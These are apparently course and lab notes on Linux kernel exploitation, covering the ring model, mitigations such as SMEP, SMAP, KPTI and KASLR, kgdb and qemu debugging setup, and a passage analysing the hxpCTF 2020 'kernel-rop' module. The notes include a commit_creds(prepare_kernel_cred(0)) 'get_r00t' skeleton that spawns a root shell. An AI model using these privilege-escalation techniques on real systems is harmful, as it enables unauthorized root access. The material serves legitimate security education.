
So far, we have been exploiting binaries running in userspace. Userspace is an abstraction that runs “on top” of the kernel. Filesystem I/O, Privileges, Syscalls, Processes, and more are all service provided by the Kernel.

The Kernel is low level code with two major responsibilities:

- Interact with and control hardware components
- Provide an Environment in which Applications can run

What's a Kernel? - Ring Model

Below is a hardware reinforced model.



Ring 1 and Ring 2 are not utilized by most popular / modern operating systems such as Linux or Windows. Up until now we have been operating in Ring 3, during this section we will be going to Ring 0.

Kernel exploitation has become popular within gaming consoles, and phones. Often “jailbreaking” or “rooting” devices depends on finding and leveraging Kernel bugs.

The Kernel is responsible for managing your processes, your memory, and coordinating your hardware. A crash oftentimes means a reboot, so in general we want to spend as little time there as possible.

Basic Exploitation Strategy

The Kernel is typically the most powerful place we can find bugs. But how do we go from “vulnerability” to “privileged execution” without bringing down the rest of the system?

At a high level we want to:

- Find the vulnerability in kernel code
- Manipulate it to gain code execution
- Elevate our process's privilege level
- Survive the “trip” back to userland
- Enjoy root privileges

Everything we've learned so far in userland is almost exactly the same in Kernel mode.

1. Buffer overflows
2. Signedness issues
3. Partial Overwrites
4. Use-After-Free

The most common place to find vulnerabilities is inside of Loadable Kernel Modules (LKMs). LKMs are like executables that run-in kernel space. A few common uses are listed below.

- Device Drivers
- Filesystem Drivers
- Networking Drivers
- Executable Interpreters
- Kernel Extensions
- Rootkits

LKMs are just binary blobs like your familiar ELF's, EXE's, and MACHO-O's (On Linux they even use the ELF format). This means we can simply drop it into IDA and start reversing just like we have been.

There are a few useful commands that deal with LKMs on Linux.

- ***insmod*** - Insert a module into the running kernel
- ***rmmmod*** – Remove a module from the running kernel
- ***lsmod*** - List currently loaded modules

General familiarity with these commands is helpful. Common Library calls are sometimes different, so there is a slight learning curve involved.

- ***printf()*** is ***printk()***
- ***memcpy()*** is ***copy_from_user()*/*copy_to_user()***
- ***malloc()*** is ***kmalloc()***

Typically, anything we need to know is a quick google search away.

Debugging kernel code can be difficult, we can't just run the kernel in gdb. We will often have to rely on stack dumps, error messages, and other "black box" techniques to infer what's going on inside the kernel. We have to rely on things like: Call Traces, Register Dumps, and Stack Dumps. We may even be able to see this with dmesg if the crash is not fatal.

From an exploitation perspective recall that the Kernel manages running processes, this means the Kernel keeps track of permissions.

```
struct task_struct {  
    ...  
    /* process credentials */  
    const struct cred __rcu *real_cred;  
    const struct cred __rcu *cred;  
    char comm[TASK_COMM_LEN]  
};
```

Conveniently, the Linux kernel has a wrapper for updating process credentials!

```
int commit_creds(struct cred *new) {  
    ...  
}
```

We just need to create a valid cred struct, and the kernel is helpful once again.

```
struct cred *prepare_kernel_cred(struct task_struct *daemon) {  
    ...  
}
```

"If @daemon is supplied, then the security data will be derived from that; otherwise they'll be set to 0 and no groups, full capabilities and no keys." - source/kernel/cred.c. Mapping out what we need to do is straightforward.

1. Create a "root" "struct creds" by calling prepare_kernel_cred(NULL);
2. Call commit_creds(root cred *);
3. Enjoy our new root privileges

Why do we even bother returning to Userspace? Most useful things we want to do are much easier from userland. In KernelSpace, there's no easy way to modify the filesystem, create a new process, or create network connections (as an example).

So how does the Kernel do it?

```
push $SS_USER_VALUE  
push $USERLAND_STACK  
push $USERLAND_EFLAGS  
push $CS_USER_VALUE  
push $USERLAND_FUNCTION_ADDRESS  
swapgs  
iretq
```

This will usually get us out of "Kernel Mode" safely. For exploitation, the easiest strategy is highjacking execution, and letting the kernel return by itself.

We need to be very careful about destroying the Kernel state, a segfault probably means a reboot!

Kernel Space Protections

By now, you should be familiar with the plethora of exploit mitigations. (Green: Present in Kernel Space, Yellow: Present, with caveats, Red: Not directly applicable).

- DEP
- ASLR
- PIE
- Canaries
- RELRO
- etc...

Unfortunately, there's new protections in the kernel.

- MMAP_MIN_ADDR
- KALLSYMS
- RANDSTACK
- STACKLEAK
- SMEP / SMAP

Most of these will be off for the labs!

`mmap_min_addr`

This memory protection makes exploiting a NULL pointer dereference harder. When enabled `mmap_min_addr` disallows programs from allocating low memory. Making it much more difficult to exploit a simple NULL pointer dereference in the kernel.

`kallsyms`

`/proc/kallsyms` gives the address of all symbols in the kernel. We need this information to write reliable exploits without an info leak!

In the past `kallsyms` used to be world readable. Now it returns 0's for unprivileged users

SMEP / SMAP

SMEP stands for supervisor mode execution protection and was introduced in Intel IvyBridge. SMAP stands for supervisor mode access protection and was introduced in Intel Haswell.

A common exploitation technique is to supply your own “get root” code.

```
void get_r00t() {
    commit_creds(prepare_kernel_cred(0));
}

int main(int argc, char *argv) {
    ...
    trigger_fp_overwrite(&get_r00t);
    ...
    // trigger fp use
    trigger_vuln_fp();
    // kernel executes get_r00t
    ...
    // now we have root
    system("/bin/sh");
}
```

SMEP prevents this type of attack by triggering a page fault if the processor tries to execute memory that has the user bit set while in “ring 0”.

SMAP works similarly, but for data access in general.

This doesn’t prevent vulnerabilities, but it adds considerable work to developing a working exploit. We need to use ROP, or somehow get executable code into kernel memory.

Conclusion

Kernel Exploitation is weird, but extremely powerful. As userland exploit-dev becomes more challenging and more expensive, kernel space is becoming a more attractive target.

A single bug can be used to bypass sandboxes, and gain root privileges, which may otherwise be impossible.

After completing MBE it is recommended to read the book “A Guide To Kernel Exploitation - Attacking the Core” by Enrico Perta.

0x17 - Kernel Exploitation Lab

Unlike every other lab, we are not provided with pre-compiled binaries we compile the binaries ourselves. In addition to this there is no directory for these challenges nor a login for the challenge. For this reason, I will be using the gameadmin user for exploitation.

Linux Kernel Debugging

The MBE did not cover too many ways to debug so I decided to review a few methods after some googling. For a long time, the Linux kernel has not come with a default in-kernel debugger for that reason exploit developers have had to turn to different approaches.

DMESG & printk()

The simplest form of debugging in any language is print statements. When in the kernel we can use **printk()**. **printk()** behaves a lot like **printf()** and allows us to print a statement to user land from kernel land. This function (**printk()**) is interrupt safe and can be used to report values within the unfriendly interrupt context (found in **printk.h**).

```
int printk(const char *fmt, ...);
```

You can use function prototypes with **printk()** as seen in **kern_levels.h**.

```
#define KERN_EMERG   KERN_SOH "0"      /* system is unusable */
#define KERN_ALERT    KERN_SOH "1"      /* action must be taken immediately */
#define KERN_CRIT     KERN_SOH "2"      /* critical conditions */
#define KERN_ERR      KERN_SOH "3"      /* error conditions */
#define KERN_WARNING   KERN_SOH "4"      /* warning conditions */
#define KERN_NOTICE   KERN_SOH "5"      /* normal but significant condition */
#define KERN_INFO     KERN_SOH "6"      /* informational */
#define KERN_DEBUG    KERN_SOH "7"      /* debug-level messages */

#define KERN_DEFAULT   KERN_SOH "d"      /* the default kernel loglevel */
```

Usage is simple as seen within the lab10C source code.

```
printk(KERN_INFO "Can u get r00t?\n");
```

This approach is easy to use, all you need to do is add these statements to the KVM or Kernel your targeting and recompile. The main drawback is you need access to the source code and possibly a reboot every time you want to see it in action.

You can see these messages from DMESG.

```
[11429.911750] Finished Init
[11429.911752] Can u get r00t?
```

Learned from: MBE & A Guide to Kernel Exploitation - Attacking the Core

Kprobes Framework

Although rebooting may work it's not optimal during exploit development. It clearly does not scale very well for debugging. To overcome this Linux kernel devs introduced the **kprobes** framework. Quoting /root/linux/linux-3.16/Documentation/kprobes.txt (MBE VM):

Kprobes enables you to dynamically break into any kernel routine and collect debugging and performance information non-disruptively. You can trap at almost any kernel code address(*), specifying a handler routine to be invoked when the breakpoint is hit.
(*: some parts of the kernel code can not be trapped, see 1.5 Blacklist)

There are currently three types of probes: kprobes, jprobes, and kretprobes (also called return probes). A kprobe can be inserted on virtually any instruction in the kernel. A jprobe is inserted at the entry to a kernel function, and provides convenient access to the function's arguments. A return probe fires when a specified function returns.


In the typical case, Kprobes-based instrumentation is packaged as a kernel module. The module's init function installs ("registers") one or more probes, and the exit function unregisters them. A registration function such as `register_kprobe()` specifies where the probe is to be inserted and what handler is to be called when the probe is hit.

KGDB

Finding how to setup kgdb was difficult but I came across a blog by [animal0day](#) on setting up **kgdboc** which stands for kgdb over console, “It was meant to cover the circumstance where you wanted to use a serial console as your primary console as well as using it to perform kernel debugging”.

Setting up serial ports


To begin we need to configure the settings of the debugging machine (kali). We can add a serial port like so (I’m using VMware 15.5.6 build-16341506). Configure your Virtual Machine Settings like so:




Since this is our debugging machine we need to keep in mind:

- Named pipe must be the same for both machines
- This is the debugger connecting to the target
- We are debugging, we need some kind of “sync” by consuming CPU: **Polling**

With this portion of the setup complete, we can configure the debugger machine (the host we will be debugging).



The only difference here is on the named pipe setting specifying this is the server end. We can now test the serial ports (*/dev/ttys1*).



Configuring kgdboc

One of the final steps is to tell kgdb which serial port to send and receive its debugging information from. There are two ways to configure this, on boot time (add the option on grub to our init line), or the one we are going to cover, which is writing to the module file at runtime (run this command on debugger).

```
echo ttyS1,115200 > /sys/module/kgdboc/parameters/kgdboc
```

SysRq Keys

The SysRq key is a key combination understood by the Linux Kernel, that allows us to perform various low-level commands regardless of the system state. Often used to recover from freezes, lockups, or reboot without corrupting the filesystem. For our specific use, we are going to be looking at the SysRq key “g”.

In order to not have to activate all the SysRq requirements every time we boot animal0day provided the following file to allow ease of setup (**bash -f kgdb_commands**).

```
echo ttyS1,115200 > /sys/module/kgdboc/parameters/kgdboc
echo g > /proc/sysrq-trigger
```

The first command should already be familiar, the second will trigger the “g” functionality and enter the debugger which is now configured to send information to our /dev/ttyS1 serial port. Keep in mind all these commands should be ran as root on the target machine NOT the client.

After doing so, on the client (kali) we simply run `target remote /dev/ttyS1` from within gdb as shown below.

```
root@warzone:/levels/lab10$ cat kgdb_commands
echo ttyS1,115200 > /sys/module/kgdboc/parameters/kgdboc
echo g > /proc/sysrq-trigger
root@warzone:/levels/lab10$ bash -f kgdb_commands

root@kali:~/NBE-COURSEWORK/0x17 - Kernel Exploitation Lab/debugging# gdb -q
GEF for linux ready, type `gef' to start, `gef config' to configure
78 commands loaded for GDB 9.2 using Python engine 3.8
[*] 2 commands could not be loaded, run `gef missing' to know why.
gef> target remote /dev/ttyS1
Remote debugging using /dev/ttyS1
warning: No executable has been specified and target does not support
determining executable automatically. Try using the "file" command.
0xc10eadc5 in ?? ()
```

Learning Linux Kernel Exploitation (Part 1)

I put MBE off a long time and continued other endeavors. Fast forward to 2021 and I get a job interview from Immunity... and they specialize in Kernel exploitation.

I decided to do some research on mitigation bypasses and found a blog post detailing hands-on kernel exploitation by [Midas](#).

Setting up the environment

We are going to be exploiting a custom module that is installed into the kernel on boot (All files were obtained from Midas blog post). In most cases, the module will be given along with some files that ultimately use **qemu** as the emulator for a Linux system. For this tutorial we are using a challenge from **hxpCTF 2020** called **kernel-rop** to practice on.

In particular, for the kernel-rop challenge we are given a lot of files, but only these files are important for the qemu setup:

- **vmlinuz** - the compressed Linux kernel, sometimes it's called *bzImage*, we can extract it into the actual kernel ELF file called *vmlinuz*.
- **Initramfs.cpio.gz** – the Linux file system that is compressed with *cpio* and *gzip*, directories such as /bin, /etc, ... are stored in this file, also the vulnerable kernel module is likely to be included in the file system as well. For other challenges, this file might come in other compression schemes.
- **run.sh** – the shell script that contains the *qemu* run command, we can change the qemu and boot configuration here.

Below is *run.sh*:

```
#!/bin/sh
qemu-system-x86_64 \
-m 128M \
-cpu kvm64,+smep,+smap \
-kernel vmlinuz \
-initrd initramfs.cpio.gz \
-hdb flag.txt \
-snapshot \
-nographic \
-monitor /dev/null \
-no-reboot \
-append "console=ttyS0 kaslr kpti=1 quiet panic=1"
```

Let's take a deeper look at each of these files to find out what we should do with them one by one.

The Kernel

The Linux kernel, which is often given under the name vmlinuz or bzImage, is the compressed version of the kernel image called vmlinux. Below I use a script called extract-vmlinux.sh to extract the kernel ELF file:

```
stora@storage:/mnt/0x03 - Research/0x01 - In Progress/linux-kernel-pwn$ ./extract-vmlinux
Usage: extract-vmlinux <kernel-image>
stora@storage:/mnt/0x03 - Research/0x01 - In Progress/linux-kernel-pwn$ ./extract-vmlinux vmlinuz > vmlinuz
stora@storage:/mnt/0x03 - Research/0x01 - In Progress/linux-kernel-pwn$ ls -l
total 54272
-rwxrwxrwx 1 root root    1695 Sep 28 21:10 extract-vmlinux
-rwxrwxrwx 1 root root   773721 Sep 28 20:25 initramfs.cpio.gz
-rwxrwxrwx 1 root root     278 Sep 28 20:26 run.sh
-rwxrwxrwx 1 root root 43721480 Sep 28 21:10 vmlinuz
-rwxrwxrwx 1 root root  8031840 Sep 28 20:25 vmlinuz
```

The reason for extracting the kernel image is to find ROP gadgets inside it. To gather gadgets, I decided to use ROPgadget.

```
[root💀kali㉿kali:[~/kernel-spoilation]
# ROPgadget --binary ./vmlinuz > gadgets.txt
```

Unlike userland programs, the kernel image is HUGE. For this reason its best to do this at the start of the challenge as it may run for a while.

The File System

This is a compressed file, so I used Midas script to decompress the file (decompress.sh):

```
mkdir initramfs
cd initramfs
cp ./initramfs.cpio.gz .
gunzip ./initramfs.cpio.gz
cpio -idm < ./initramfs.cpio
rm initramfs.cpio
```

After running the script, we have a directory initramfs which looks like the root directory of a file system for a Linux machine.

```
[root💀kali㉿kali:[~/kernel-spoilation]
# ls -l initramfs
total 1124
drwxr-xr-x 2 hollow users  4096 Sep 25 20:54 bin
drwxr-xr-x 3 hollow users  4096 Sep 25 21:07 etc
-rwxr-xr-x 1 root   root 783016 Sep 26 01:58 exploit
-rw-r--r-- 1 hollow users 321016 Dec 10 2020 hackme.ko
lrwxrwxrwx 1 hollow users    11 Sep 25 20:54 init -> bin/busybox
drwxr-xr-x 2 hollow users  4096 Dec 10 2020 root
drwxr-xr-x 2 hollow users  4096 Dec 10 2020 sbin
-rwxr-xr-x 1 root   root 16776 Sep 25 22:43 sploit
drwxr-xr-x 4 hollow users  4096 Sep 25 20:54 usr
```

We can also see that in this case, the vulnerable kernel module hackme.ko is also included in the root directory.

The reason we decompress this file is not only to get the vulnerable module but also to modify something in this file system to our need (e.g debugging).

Firstly, we can look into `/etc` because most of the init scripts that are run after booting are stored here. In particular, we're looking for the following line in one of the files (usually it will be `rcS` or `inittab`) to modify as so:

```
└─(root㉿kali)-[~/kernel-spoilation]
# cat initramfs/etc/inittab
::sysinit:/etc/init.d/rcS
::once:-sh -c 'cat /etc/motd; setuidgid 1000 sh; poweroff'

└─(root㉿kali)-[~/kernel-spoilation]
# vi initramfs/etc/inittab

└─(root㉿kali)-[~/kernel-spoilation]
# cat initramfs/etc/inittab
::sysinit:/etc/init.d/rcS
::once:-sh -c 'cat /etc/motd; setuidgid 0 sh; poweroff'
```

The main reason we do this is to simplify the exploitation process. Since there are some files that contain useful information for us when developing the exploitation code, but they require root access to read. For example:

- `/proc/kallsyms` - lists all the addresses of all symbols loaded into the kernel.
- `/sys/module/core/sections/.text` shows the address of kernel `.text` section, which is also the base address (even though in this case, there is no such `/sys` directory, you can still get the base address from `/proc/kallsyms`).

Next, we decompress the file system to put our exploitation program into it later. After modifying it, I use this script `compress.sh` to compress it back to the given format:

```
gcc -o exploit -static $1
mv ./exploit ./initramfs
cd initramfs
find . -print0 \
| cpio --null -ov --format=newc \
| gzip -9 > initramfs.cpio.gz
mv ./initramfs.cpio.gz ../
```

The first 2 lines are to compile the exploitation code and put it into the file system.

The qemu run script

The run script provided looks as follows:

```
#!/bin/sh
qemu-system-x86_64 \
-m 128M \
-cpu kvm64,+smep,+smap \
-kernel vmlinuz \
-initrd initramfs.cpio.gz \
-hdb flag.txt \
-snapshot \
-nographic \
-monitor /dev/null \
-no-reboot \
-append "console=ttyS0 kaslr kpti=1 quiet panic=1"
```

Some notable flags are:

- **-m** specifies the memory size, if for some reasons you cannot boot the emulator, you can try to increase the size
- **-cpu** specifies the CPU model, here we can add **+smep** and **+smap** for SMEP and SMAP mitigation features.
- **-kernel** specifies the compressed kernel image
- **-initrd** specifies the compressed file system
- **-append** specifies additional boot options, this is also where we can enable/disable mitigation features

The first thing that should be done here is to add the **-s** option to it. This option allows us to debug the emulators kernel remotely from our host machine. All we need to do is boot the emulator up like normal (qemu), then in the host machine, run `gdb -q -nx vmlinuz` and from within gdb attach with **'target remote :1234'**:

```
[root@kali] ~] [~/kernel-exploitation]
# gdb -q --nx vmlinuz
Reading symbols from vmlinuz...
Download failed: Function not implemented. Continuing without debug info for /root/kernel-exploitation/vmlinuz.
(No debugging symbols found in vmlinuz)
(gdb) target remote :1234
Remote debugging using :1234
0xffffffff9e81b652 in ?? ()
(gdb) 
```

We use **--nx** to disable GEF as kernel exploitation can be picky and GEF may do more harm than good when debugging.

Linux Kernel Mitigations

Just like mitigation features in userland, kernels also have their own set of mitigation features. Below are some of the popular and notable linux kernel mitigation features.

- **Kernel stack cookies** - This is exactly the same as stack canaries in userland. It is enabled in the kernel at compile time and cannot be disabled.
- **Kernel address space layout randomization (KASLR)** - Also like ASLR on userland, it randomizes the base address where the kernel is loaded each time the system is booted. It can be enabled/disabled by adding `kaslr` or `nokaslr` under `-append` option.
- **Supervisor mode execution protection (SMEP)** - This feature marks all the userland pages in the page table as non-executable when the process is in kernel-mode. In the kernel, this is enabled by setting the *20th bit* of *Control Register CR4*. On boot, it can be enabled by adding `+smep` to `-cpu` and disabled by adding `nosmep` to `-append`.
- **Supervisor Mode Access Prevention (SMAP)** - Complementing SMEP, this feature marks all the userland pages in the page table as non-accessible when the process is in kernel-mode which means they cannot be read or written to. In the kernel, this is enabled by setting the *21st bit* of *Control Register CR4*. On boot, it can be enabled by adding `+smap` to `-cpu`, and disabled by adding `nosmap` to `-append`.
- **Kernel page-table isolation (KPTI)** – When this feature is active, the kernel separates user-space and kernel-space page tables entirely, instead of using just one set of page tables. One set of page tables includes both kernel-space and user-space addresses same as before, but it is only used when the system is running in kernel mode. The second set of page tables for use in user mode contains a copy of user-space and minimal set of kernel-space addresses. It can be enabled/disabled by adding `kpti=1` or `nopti` under `-append`.

Let's analyze `hackme.io` itself.

Analyzing the Kernel Module

The module is pretty straight-forward. First, in `hackme_init()`, it registers a device named `hackme` with the following operations: `hackme_read`, `hackme_write`, `hackme_open`, and `hackme_release`. This means that we can communicate with this module by opening `/dev/hackme` and perform read or write on it.

```
; Segment type: Pure code
; Segment permissions: Read/Execute
_init_text segment byte public 'CODE' use64
assume cs:_init_text
;org 1A7h
assume es:nothing, ss:nothing, ds:_data, fs:nothing

; Attributes: static

; int __cdecl hackme_init()
public hackme_init
hackme_init proc near
call    __fentry__
push   rbp
mov    rdi, offset hackme_misc
mov    rbp, rsp
call    misc_register
pop    rbp
retn
hackme_init endp

_init_text ends

; =====
; Segment type: Pure data
; Segment permissions: Read/Write
_data      segment align_32 public 'DATA' use64
assume cs:_data
;org 440h
; miscdevice hackme_misc
hackme_misc dd 0FFh           ; minor
                           ; DATA XREF: hackme_init+6:o
                           ; hackme_exit+1:o
                           ; "hackme"
                           ; name
                           ; fops
                           ; list.next
                           ; list.prev
                           ; parent
                           ; this_device
                           ; groups
                           ; nodename
                           ; mode
db 4 dup(0)
dq offset aHackme
dq offset hackme_fops
dq 0
dq 0
dq 0
dq 0
dq 0
dw 0
db 6 dup(0)

_data      ends
```

This means that we can communicate with this module by opening `/dev/hackme` and performing read/write operations on it.

Performing read or write on the device will make a call to ***hackme_read()*** or ***hackme_write()*** in the kernel, their code is as follows (using Ghidra to generate pseudo code).

C# Decompile: hackme_read - (hackme.ko)

```
1 jlong hackme_read(undefined8 param_1,undefined8 param_2)
2 {
3     long lVar1;
4     ulong uVar2;
5     ulong extraout_RDX;
6     long in_GS_OFFSET;
7     undefined local_a0 [128];
8     long local_20;
9
10    __fentry__();
11    local_20 = *(long *)(in_GS_OFFSET + 0x28);
12    _memcpy(hackme_buf,local_a0);
13    if (0x1000 < extraout_RDX) {
14        __warn_printk("Buffer overflow detected (%d < %lu)!\n",0x1000,extraout_RDX);
15        do {
16            invalidInstructionException();
17        } while( true );
18    }
19    __check_object_size(hackme_buf,extraout_RDX,1);
20    lVar1 = _copy_to_user(param_2,hackme_buf,extraout_RDX);
21    uVar2 = 0xffffffffffffffff;
22    if (lVar1 == 0) {
23        uVar2 = extraout_RDX;
24    }
25    if (local_20 == *(long *)(in_GS_OFFSET + 0x28)) {
26        return uVar2;
27    }
28    /* WARNING: Subroutine does not return */
29    __stack_chk_fail();
30 }
31
32 }
```

C# Decompile: hackme_write - (hackme.ko)

```
1 jlong hackme_write(undefined8 param_1,undefined8 param_2)
2 {
3     long lVar1;
4     ulong uVar2;
5     ulong extraout_RDX;
6     long in_GS_OFFSET;
